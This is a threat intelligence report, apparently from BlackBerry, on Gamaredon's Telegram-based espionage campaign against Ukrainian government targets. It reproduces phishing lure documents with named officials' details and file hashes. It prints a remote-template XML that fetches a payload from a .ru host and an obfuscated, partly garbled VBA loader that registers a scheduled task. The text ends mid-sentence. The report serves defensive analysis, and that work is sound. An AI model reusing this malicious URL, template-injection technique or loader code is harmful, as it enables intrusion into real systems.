Gamaredon (Ab)uses Telegram to Target Ukrainian Organizations

blogs.blackberry.com/en/2023/01/gamaredon-abuses-telegram-to-target-ukrainian-organizations

The BlackBerry Research & Intelligence Team

SUMMARY

The Gamaredon Group has been actively targeting the Ukrainian government lately, relying on the infrastructure of the popular messaging service Telegram to bypass traditional network traffic detection techniques without raising obvious flags. Back in November 2022, BlackBerry uncovered a new Gamaredon campaign that relied on a multi-stage Telegram scheme to first profile potential victims, and then deliver the final payload along with the malicious command-and-control (C2).

This report provides information about the recent network infrastructure from Crimea that the Gamaredon Group uses, as well as analysis of each step before the victims receive the final payload.

MITRE ATT&CK Information

Tactic	Technique
Execution	T1559.001, T1059.001, T1204.002, T1059.005
Persistence	T1547.001
Defense Evasion	T1027, T1221, T1036, T1140
Command and Control	T1102.002, T1105, T1571, T1008, T1071.001, T1573.001
Exfiltration	T1029

Weaponization and Technical Overview

Weapons	Obfuscated macro and PowerShell scripts, PE executables
Attack Vector	Spear-phishing, targeted maldocs
Network Infrastructure	DDNS, Telegram
Targets	Government organizations in Ukraine

Technical Analysis

Context

The Gamaredon Group is a Russian state-sponsored cyber espionage group that has been active since 2013. Over the years, Gamaredon's main target has always been Ukrainian government organizations. To bypass the government's security measures, the threat group works continually to improve their malicious code over time.

In mid-September 2022, Talos Intelligence reported Gamaredon's latest attack on Ukrainian government organizations and exposed details of the complete execution chain. In November 2022, the BlackBerry Research and Intelligence Team uncovered Gamaredon's latest campaign, which relied on Telegram for malicious network structure purposes.

The initial infection vector we reported on was weaponized documents written in both the Russian and Ukrainian languages and sent via spear-phishing techniques, exploiting the remote template injection vulnerability that enables attackers to bypass Microsoft Word macro protections to compromise target systems with malware, gain access to information, then spread the infection to other users.

The Gamaredon Group’s network infrastructure relies on multi-stage Telegram accounts for victim profiling and confirmation of geographic location, and then finally leads the victim to the next stage server for the final payload. This kind of technique to infect target systems is new.


Attack Vector

md5	54c20281d74df35f625925d9c941e25b
sha-256	9ecf13027af42cec0ed3159b1bc48e265683feaefa331f321507d12651906a91
File Name	Бас по Род. славе.docx
File Size	55175 bytes
Created	Бас по Род. славе.docx
Author	Admin
Last Modified	2022:05:03 08:59:00Z
Last Modified By	Пользователь

md5	21a2e24fc146a7baf47e90651cf397ad
sha-256	2d99e762a41abec05e97dd1260775bad361dfa4e8b4120b912ce9c236331dd3f
File Size	23347 bytes

Author	Admin
Last Modified	2022-11-04T09:35:00Z
Last Modified By	VKZ

In a similar fashion to their previous campaigns, Gamaredon relies on the highly targeted distribution of weaponized documents. Their malicious lures mimic documents originating from real Ukrainian government organizations, and are carefully designed to trick those who may have a real reason to interact with those organizations.



АДМИНИСТРАЦИЯ СТАНИЧНО-ЛУГАНСКОГО РАЙОНА
ЛУГАНСКОЙ НАРОДНОЙ РЕСПУБЛИКИ
ул. Ленина, 25, пгт Станица Луганская,
Луганская Народная Республика, 93600, тел. (06472) 3-12-90, e-mail: stanicalug@mail.ru

__________________ № __________
На № ______________ от __________

Руководителю
Администрации Главы
Луганской Народной Республики
Бас О.Е.

Уважаемая Ольга Евгеньевна!


Администрация Станично-Луганского района Луганской Народной Республики предоставляет информацию о количестве граждан, которые планируются к награждению медалью «Родительская слава» в 2022 году.

Приложение: на 1 л. в 1 экз.

С уважением,

Первый заместитель Главы,
и.о. Главы Администрации
Станично-Луганского района **А.Н. Зинченко**

Figure 1 – Malicious document in the name of "Luhansk People's Republic," written in the Russian language



MISSING PROOFING TOOLS This document contains text in Ukrainian which isn't being proofed.

НАЦІОНАЛЬНА ПОЛІЦІЯ УКРАЇНИ
ГОЛОВНЕ УПРАВЛІННЯ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ
У М. КИЄВІ

ВИТЯГ З НАКАЗУ

10.11.2022 м. Київ № 1741 о/с

Про особовий склад

Відповідно до Закону України "Про Національну поліцію" звільнити зі служби в поліції згідно з пунктом 7 (за власним бажанням) частини першої статті 77

старшого лейтенанта поліції НОВІКОВУ Марію Віталіївну (0142450), слідчого слідчого відділення відділу поліції № 1 (з обслуговування мікрорайону "Відрадний", студентських містечок НТУ "КПІ" та НАУ) Солом'янського управління поліції, 10 листопада 2022 року, встановивши щомісячну премію за листопад 2022 року в розмірі 132,941 відсотка.

Невикористана щорічна чергова оплачувана відпустка за 2022 рік становить 27 діб.


Стаж служби в поліції на день звільнення в календарному обчисленні складає 07 років 02 місяці 22 дні.

Сума відшкодування вартості предметів однострою особистого користування, строк носіння (експлуатації) яких не закінчився, складає 4854 (чотири тисячі вісімсот п'ятдесят чотири) гривні 00 копійок.

Підстави: рапорт Новікової М. В. від 27 жовтня 2022 року та довідка управління логістики та матеріально-технічного забезпечення № 419.

Начальник
генерал поліції третього рангу о/п Іван ВИГІВСЬКИЙ

Figure 2 – Gamaredon's malicious lure document written in the Ukrainian language in the name of the "National Police of Ukraine"



MISSING PROOFING TOOLS This document contains text in Russian which isn't being proofed.

Товариство з обмеженою відповідальністю

«КАЛВЕР ТЕХНОЛОДЖІС»

Ідентифікаційний код юридичної особи 39548761

Юридична адреса: 01030, місто Київ, вулиця Пирогова, будинок 10-Г, офіс 14

№ 9-28\04

«28» квітня 2022р.

Директору «КП АТП КМДА»
Власову В.М.

Шановний Вікторе Миколайовичу.

Повідомляємо Вас що ТОВ «КАЛВЕР ТЕХНОЛОДЖИС» не має наміру зберігати майно (морські контейнери) на відкритій стоянці на території «КП АТП КМДА» Солом'янського р-ну за адресою М.Київ, вул. Залізнична, 14 з 01.05. 2022року. Просимо розірвати з 1.05.2022 договір зберігання №824\ від06 грудня2021року.


Дякуємо за співпрацю.

Контактна особа від ТОВ «КАЛВЕР ТЕХНОЛОДЖИС» Лукашев Михайло Валерійович.

Тел (067)4659728

Директор

Figure 3 – Gamaredon’s malicious lure document in the Ukrainian language on behalf of a Ukrainian company working in the aerospace field



MISSING PROOFING TOOLS This document contains text in Ukrainian which isn't being proofed. Never Show Again

МІНІСТЕРСТВО ЮСТИЦІЇ УКРАЇНИ
ДЕРЖАВНА УСТАНОВА
«ХМЕЛЬНИЦЬКИЙ СЛІДЧИЙ ІЗОЛЯТОР»
вул. Кам'янецька, 39, м. Хмельницький, 29013, тел. (0382) 65-31-84тел/факс (0382) 65-12-65, sizo@km.kvs.gov.ua, код ЄДРПОУ 08564794

________2023 №______

На вих. № 686/21850/2228276
від 27.12.2022

Судді Хмельницького
міськрайонного суду
Хмельницької області
Ростиславу ЛУНЬ
вул. Героїв Майдану, 54, м.
Хмельницький, 29000


Повідомляю, що до посадових обов'зків капітана внутрішньої служби БАБЕНКА Артем Олеговича, старшого інспектора (з організації комунально-побутового та інтендантського забезпечення) відділу інтендантського та господарського забезпечення державної установи «Хмельницький слідчий ізолятор» не входить утримання вулично-шляхової мережі установи (копія посадової інструкції додається).

Додаток: на ___ арк.

Начальник установи
полковник внутрішньої служби **Руслан СУХОРАБ**

Figure 4 – Malicious lure document written in the Ukrainian language in the name of the Ministry of Justice of Ukraine

As an example, the document with the filename “Бас по Род. славе.docx” employs a remote template injection technique (CVE-2017-0199) in order to gain initial access. Once the malicious document is opened, it fetches the specified address and downloads the next stage of the attack chain.




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="
rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target=
"http://pretend.goal75.koportas.ru/WIN-HP59CQH9A1H/almost/presume.wft" TargetMode="External"/></
Relationships>
```

Figure 5 – Malicious URL which downloads the next phase in the attack

Weaponization

The server's configuration deploys the next stage payload only to targets with a Ukrainian IP address. If it matches the IP's validation and confirms the target is indeed located in Ukraine, it then drops a heavily obfuscated VBA script.

md5	da84f8b5c335deaef354958c62b8dafd
sha-256	295654e3284158bdb94b40d7fb98ede8f3eab72171e027360a654f9523ece566
File Name	presume.wtf
File Size	55296 bytes
Author	user
Last Modified	2022:11:07 14:27:00
Last Modified By	Пользователь Windows



```
06)as0dt0as0jj0bf0nX115.sf0lnn0sbf0as0dt0as0liEw2(rbf0ZH1)as0dt0as0sbf0tas0sf0nn0lN7"
faBH08452 = faBH08452 & "4104as0=as0asf0tivbf0jj0nn0sf0umbf0nt.vbprnn0jbf0sf0tas0dt0as0fnn0ras0bf0asf0has0pbf0Hi463as0inas0sf0nn0iN74104.vbsf0
bf0nts.rbf0mnn0vbf0as0pbf0Hi463as0dt0as0bf0lsbf0ifas0JugH618as0=as0100as0thbf0nas0dt0as0sbf0tas0havX671as0=as0pbf0Hi463.sf0nn0jj0bf0mnn0jj0ulb
0bf0njj0as0ifas0dt0as0bf0njj0as0ifas0dt0as0nbf0xtas0dt0as0asf0tivbf0jj0nn0sf0umbf0nt.sf0lnn0sbf0as0savbf0sf0hangbf0sdt0=wjj0jj0nn0nnn0tsavbf0s
0am"")as0dt0as0labn84417.typbf0as0=as01as0dt0as0labn84417.nn0pbf0nas0dt0as0l"
faBH08452 = faBH08452 & "abn84417.writbf0as0insf0nn0mingas0dt0as0labn84417.pnn0sitinn0nas0=as00as0dt0as0labn84417.typbf0as0=as02as0dt0as0labn8
insf0nn0ming2)as0dt0as0sbf0tas0sf0nn0ll56049as0=as0sf0rbf0atbf0nn0bjbf0sf0t(""msxml2.jj0nn0mjj0nn0sf0umbf0nt.3.0"").sf0rbf0atbf0bf0lbf0mbf0nt(
.nnn0jj0bf0typbf0jj0valubf0as0dt0as0jj0iUM56984as0=as0stWK633(rbf0s)as0dt0as0bf0njj0as0funsf0tinn0nas0dt0as0funsf0tinn0nas0afCnn020039(timbf0v
"as0&as0sbf0sf0nn0njj0(timbf0val)as0dt0as0jj0imn07091as0=as0""0""as0&as0minutbf0(timbf0"
faBH08452 = faBH08452 + "val)as0dt0as0buqA7as0as0as0=as0""0""as0&as0hnn0ur(timbf0val)as0dt0as0sf0alV834as0as0as0as0=as0""0""as0&as0jj0ay(timbf
=as0right(buqA7,as02)as0as0dt0as0sf0rij02377as0=as0sf0rij02377as0&as0hijk385as0dt0as0sf0rij02377as0=as0sf0rij02377as0&as0right(jj0imn07091,as0
86as0as0dt0as0sf0hyH3as0=as0sf0hyH3as0&as0""-""as0as0dt0as0sf0hyH3as0=as0sf0hyH3as0&as0right(flWT5,as02)as0as0dt0as0sf0hyH3as0=as0sf0hyH3as0&a
0afCnn020039as0as0=as0sf0hyH3as0&as0sf0rij02377as0as0dt0as0bf0njj0as0funsf0tinn0nas0dt0as0fun"
faBH08452 = faBH08452 & "sf0tinn0nas0liEw2(filbf0nambf0)as0dt0as0sbf0tas0slqn7as0=as0sf0rbf0atbf0nn0bjbf0sf0t(""ssf0hbf0jj0ulbf0.sbf0rvisf0bf0
373as0dt0as0sbf0tas0bbf0Ff373as0=as0slqn7.nbf0wtask(0)as0as0dt0as0jj0imas0sf0nn0Gz97087as0dt0as0sbf0tas0sf0nn0Gz97087as0=as0bbf0Ff373.rbf0gist
as0dt0as0sbf0tas0jj0bf0jj0t4as0=as0bbf0Ff373.sbf0ttingsas0dt0as0jj0bf0jj0t4.bf0nablbf0jj0as0=as0trubf0as0dt0as0jj0bf0jj0t4.startwhbf0navailabl
0sqJm984as0dt0as0sbf0tas0sqJm984as0=as0mnn0SK8.sf0rbf0atbf0(2)as0dt0as0sqJm984.jj0ays"
faBH08452 = faBH08452 + "intbf0rvalas0=as01as0dt0as0jj0imas0puwV83588as0dt0as0puwV83588as0=as0jj0atbf0ajj0jj0(""s"",as07,as0nnn0w)as0dt0as0sqJ
imas0ssf0DY69621as0dt0as0sbf0tas0ssf0DY69621as0=as0sqJm984.rbf0pbf0titinn0nas0dt0as0ssf0DY69621.intbf0rvalas0=as0""PT5M""as0dt0as0arNl4as0=as0
rNl4as0dt0as0anaP67803as0=as0""""""""as0&as0filbf0nambf0as0&as0""""""as0//bf0""as0+as0sf0hr(58)as0+as0""vbssf0riptas0jj0bf0lbf0tbf0as0jj0bf0fa
0sf0utbf0as0arNl4,as0anaP67803,as0"""",as0"""",as00as0dt0as0sf0allas0"
faBH08452 = faBH08452 + "bnn0rU2.rbf0gistbf0rtaskjj0bf0finitinn0n(""Synsf0hrnn0nizbf0-Timbf0-US"",as0bbf0Ff373,as06,as0,as0,as03)as0dt0as0bf0r

flwN0 = faBH08452
flwN0 = Replace(flwN0, "sf0", "c")
flwN0 = Replace(flwN0, "as0", " ")
flwN0 = Replace(flwN0, "bf0", "e")
flwN0 = Replace(flwN0, "jj0", "d")
flwN0 = Replace(flwN0, "aa0", "\")
flwN0 = Replace(flwN0, "nn0", "o")
flwN0 = Replace(flwN0, " dt0", vbCrLf)
Set meKi88853 = ActiveDocument.VBProject.VBComponents.Add(1)
meKi88853.CodeModule.AddFromString flwN0
acsD8 = "PRESENTED11500"
```

Figure 6 – Obfuscated routines from the second stage of the attack chain

The script creates the following location and drops a VBS file:

